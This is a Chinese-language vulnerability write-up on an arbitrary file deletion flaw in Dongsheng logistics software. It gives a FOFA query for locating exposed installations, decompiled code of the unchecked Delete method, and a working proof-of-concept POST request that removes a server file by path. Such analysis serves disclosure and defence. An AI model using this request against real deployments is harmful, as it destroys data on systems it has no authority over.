漏洞简介
东胜物流软件是由青岛东胜伟业软件有限公司开发的一款综合性物流管理系统,广泛应用于物流行业,提供订单管理、仓库管理、运输管理等多种功能,旨在提升物流业务效率。该软件的 /SoftMng/FileInputHandler/Delete 接口存在文件删除漏洞。此接口是 FileInputHandler 模块的一部分,通常负责处理文件相关的操作。攻击者可能利用此漏洞,未经授权地调用该接口,并指定服务器上的任意文件路径进行删除。
影响版本
fofa语法
(body="FeeCodes/CompanysAdapter.aspx" || body="dhtmlxcombo_whp.js" || body="dongshengsoft" || body="theme/dhtmlxcombo.css") && body="东胜"
漏洞分析
路由相关参考上一篇东胜物流软件 /SoftMng/FileInputHandler/Upload 文件上传漏洞部分,在同一个Controller下找到Delete方法
public JsonResult Delete(List<FileClass> filepath)
{
  try
  {
    string str1 = this.Request[nameof (filepath)];
    if (!string.IsNullOrEmpty(str1))
      filepath = new JavaScriptSerializer().Deserialize<List<FileClass>>(str1);
    foreach (FileClass fileClass in filepath)
    {
      string str2 = this.Server.MapPath(fileClass.url);
      if (System.IO.File.Exists(str2))
        System.IO.File.Delete(str2);
    }
    return this.Json((object) new
    {
      success = true,
      msg = "删除成功"
    });
  }
  catch (Exception ex)
  {
    return this.Json((object) new
    {
      success = false,
      msg = ex.Message
    });
  }
}fileClass.url完全受用户控制Server.MapPath将相对路径转换为物理路径,但未做任何白名单限制- 未验证文件所属目录是否在允许删除的范围内
- 没有权限检查,任何经过身份验证的用户都可以删除任意文件
漏洞复现
先上传一个png文件作为测试文件

删除上传回显的文件路径
POST /SoftMng/FileInputHandler/Delete HTTP/1.1
Host: dongsheng.mrxn.net
Content-Type: application/x-www-form-urlencoded

filepath=[{"url":"/UploadFiles/Filepuload/202xxx/xxxxx.png"}]

再次访问 404 ,证明删除成功